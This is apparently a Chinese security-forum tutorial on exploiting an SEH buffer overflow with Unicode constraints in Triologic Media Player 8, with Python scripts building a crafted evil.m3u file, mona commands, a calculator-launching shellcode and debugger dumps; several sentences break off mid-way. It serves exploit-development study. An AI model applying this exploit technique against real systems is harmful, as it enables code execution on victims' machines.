

有了前面两部分知识的储备，我们来实际演练一下。首先简单说一下基于SEH的漏洞利用。


基于SEH的漏洞利用。

异常处理包括两个结构：


Pointer to next SEH record 指向下一个异常处理

Pointer to Exception Handler 指向异常处理函数

也就是：



nSEH指向下一个SEH链所以我们可以设置这样的一个结构来达到shellcode执行的目的：



具体的利用流程：

我们需要一段很长的填充字符来覆盖到SEH的位置，可以通过pattern脚本来胜场一系列的字符串用来定位，然后利用pattern_offset ???

???来得到偏移，之后将SEH覆盖为ROP的地址（POP POP RET），nSEH为EB 06这是个短跳，跳转到shell code的位置。

大致模板如下：

填充字符 + \xEB\x06\x90\x90 + pop pop ret + shellcode

POC

这里使用FuzzySecurity里面的一个Demo（Triologic Media Player 8）。



POC：

```
#!/usr/bin/python
filename="evil.m3u"

buffer = "A"*5000

textfile = open(filename, 'w')
textfile.write(buffer)
textfile.close()
```

Immunity Debugger挂载上，运行，载入evil.m3u，程序崩溃。



可以看到EIP并不是熟悉的“41414141”而是Unicode编码转化为“00410041”
用pattern找一下偏移

```
!mona pattern_create 5000
!mona findmsp
```


我这里计算得到的偏移量时546，这个和FuzzSecurity得到得偏移一样，不过实际上他的偏移还要再多增加两个字节所以nSEH、和SEH的位置是在547和548，不过在我的实

```
#!/usr/bin/python
filename="evil.m3u"
```

```
buffer = "A"*538 + "BB" + "C"*4462
textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

PPR

如果一切正常，最后EIP的值应当为00420042，为了方便查看测试的时候我下了00420042这个断点，因为程序基址为00410000，00420042这个地方有代码而且可以执



接下来找unicode的ROP，幸运的是IMMUNITY DEBUG可以帮忙完成这个任务

```
mona she -cp Unicode
```



```

0012BC5C 3300      XOR EAX, DWORD PTR DS:[EAX]
0012BC5E DB00      FILD DWORD PTR DS:[EAX]
0012BC60 53        PUSH EBX
0012BC61 0068 00   ADD BYTE PTR DS:[EAX], CH
0012BC64 46        INC ESI
0012BC65 0055 00   ADD BYTE PTR SS:[EBP], DL
0012BC68 43        INC EBX
0012BC69 004B 00   ADD BYTE PTR DS:[EBX], CL
0012BC6C 3920      CMP DWORD PTR DS:[EAX], ESP
0012BC6E C400      LES EAX, DWORD PTR DS:[EAX]
0012BC70 53        PUSH EBX
0012BC71 0050 00   ADD BYTE PTR DS:[EAX], DL
0012BC74 50        PUSH EAX
0012BC75 0053 00   ADD BYTE PTR DS:[EBX], DL
0012BC78 5C        POP ESP
0012BC79 0042 00   ADD BYTE PTR DS:[EDX], AL
0012BC7C 3800      CMP BYTE PTR DS:[EAX], AL
0012BC7E 5C        POP ESP
0012BC7F 0039      ADD BYTE PTR DS:[ECX], BH
0012BC81 0038      ADD BYTE PTR DS:[EAX], BH
0012BC83 00AC20 E1007700 ADD BYTE PTR DS:[EAX+7700E1], CH
0012BC8A FF00      INC DWORD PTR DS:[EAX]
0012BC8C 0000      ROL BYTE PTR DS:[EAX], 1

```

实际上这里加了一个retn,在这之后会直接跑过去执行shellcode,不过这样可行前提是我们有一个经过unicode编码也可以执行的shellcode,当然msf可以生成相应的payload,→ω→当然我不知道可不可以生成unicode编码的弹计算器的shellcode。就用文章(1)(2)的办法解决这个问题。(网上也有)不过理论上是可行的,不过这里有个问题,我采用的shellcode是这个:

```

shellcode = ("\\x55\\x8B\\xEC\\x33\\xC0\\x50\\x83\\xEC\\x09\\xC6\\x45\\xF3\\x6B\\xC6\\x45\\xF4\\x65\\xC6\\x45\\xF5\\x72"
"\\xC6\\x45\\xF6\\x6E\\xC6\\x45\\xF7"
"\\x65\\xC6\\x45\\xF8\\x6C\\xC6\\x45"
"\\xF9\\x33\\xC6\\x45\\xFA\\x32\\xC6"
"\\x45\\xFB\\x2E\\xC6\\x45\\xFC\\x64"
"\\xC6\\x45\\xFD\\x6C\\xC6\\x45\\xFE"
"\\x6C\\x8D\\x45\\xF3\\x50\\xB8\\x7B"
"\\x1D\\x80\\x7C\\xFF\\xD0\\x8B\\xE5"
"\\x33\\xC0\\x50\\x83\\xEC\\x08\\xC6"
"\\x45\\xF4\\x63\\xC6\\x45\\xF5\\x61"
"\\xC6\\x45\\xF6\\x6C\\xC6\\x45\\xF7"
"\\x63\\xC6\\x45\\xF8\\x2E\\xC6\\x45"
"\\xF9\\x65\\xC6\\x45\\xFA\\x78\\xC6"
"\\x45\\xFB\\x65\\x8D\\x45\\xF4\\x50"
"\\xB8\\xAD\\x23\\x86\\x7C\\xFF\\xD0"
"\\x8B\\xE5\\x5D")

```

```

0012BC5C 55 00 39 20 EC 00 33 00 U.9 9.3.
0012BC64 C0 00 50 00 92 01 EC 00 L.P.#00.
0012BC6C 09 00 C6 00 45 00 F3 00 . .f.E.s.
0012BC74 68 00 C6 00 45 00 F4 00 k.f.E.f.
0012BC7C 65 00 C6 00 45 00 F5 00 e.f.E.j.
0012BC84 72 00 C6 00 45 00 F6 00 r.f.E.+
0012BC8C 6E 00 C6 00 45 00 F7 00 n.f.E.z.
0012BC94 65 00 C6 00 45 00 F8 00 e.f.E.o.
0012BC9C 6C 00 C6 00 45 00 F9 00 l.f.E..
0012BCA4 33 00 C6 00 45 00 FA 00 3.f.E..
0012BCAC 32 00 C6 00 45 00 FB 00 2.f.E.j.
0012BCB4 2E 00 C6 00 45 00 FC 00 .f.E.n.
0012BCBC 64 00 C6 00 45 00 FD 00 d.f.E.z.
0012BCC4 6C 00 C6 00 45 00 FE 00 l.f.E.m.
0012BCCC 6C 00 8D 00 45 00 F3 00 l.l.E.s.
0012BCD4 50 00 B8 00 7B 00 1D 00 P.f.C.#.
0012BCDC AC 20 7C 00 FF 00 D0 00 k.l..
0012BCE4 39 20 E5 00 33 00 C0 00 9 9.3.l.
0012BCEC 50 00 92 01 EC 00 08 00 P.#00.#.
0012BCF4 C6 00 45 00 F4 00 63 00 f.E.f.c.
0012BCFC C6 00 45 00 F5 00 61 00 f.E.j.a.
0012BD04 C6 00 45 00 F6 00 6C 00 f.E.+l.
0012BD0C C6 00 45 00 F7 00 63 00 f.E.z.c.
0012BD14 C6 00 45 00 F8 00 2E 00 f.E.o...
0012BD1C C6 00 45 00 F9 00 65 00 f.E..e.
0012BD24 C6 00 45 00 FA 00 78 00 f.E..x.
0012BD2C C6 00 45 00 FB 00 65 00 f.E.j.e.
0012BD34 8D 00 45 00 F4 00 50 00 l.E.f.P.
0012BD3C B8 00 AD 00 23 00 20 00 q.l.l.#.
0012BD44 7C 00 FF 00 D0 00 33 00 P.f.C.#.
0012BD4C E5 00 5D 00 42 00 42 00 u.B.B

```

当然这个shellcode在别的环境测试过,是可行的,不过在内存中,大于0x80的字节编码都要出问题,比如开头的8B这个字节,编码会成为\x39\x20,之后我把上面的对EA

```

"\x45"
"\xC6"      # add [ebp+0x0],al
"\x8B"
"\x45"

```

但是在汇编中依然是:

```

0012E288 2D 00170011  ADD BYTE PTR DS:[EAX],BH
0012E28D 0045 00     ADD BYTE PTR SS:[EBP],AL
0012E290 C600 39     MOV BYTE PTR DS:[EAX],39
0012E293 2045 00     AND BYTE PTR SS:[EBP],AL
0012E296 58        POP EAX

```

当然解决这个的办法,可以将其减半,分段来加,不过这会变成一个较大的工程,当然本身这个shellcode也比较大,本身也比较麻烦。

后记

实际上这项技术并不是很新，可以说很古老了，现在也有一些编码的工具，网上也有很多不同编码的shellcode，不过我查找到的都无法直接执行。最后分享在这次写文章时

When life gives you lemons paint that shit gold and just try harder.

点击收藏 | 0 关注 | 1

[上一篇 : Coding art in she...](#) [下一篇 : Summary of PHP co...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)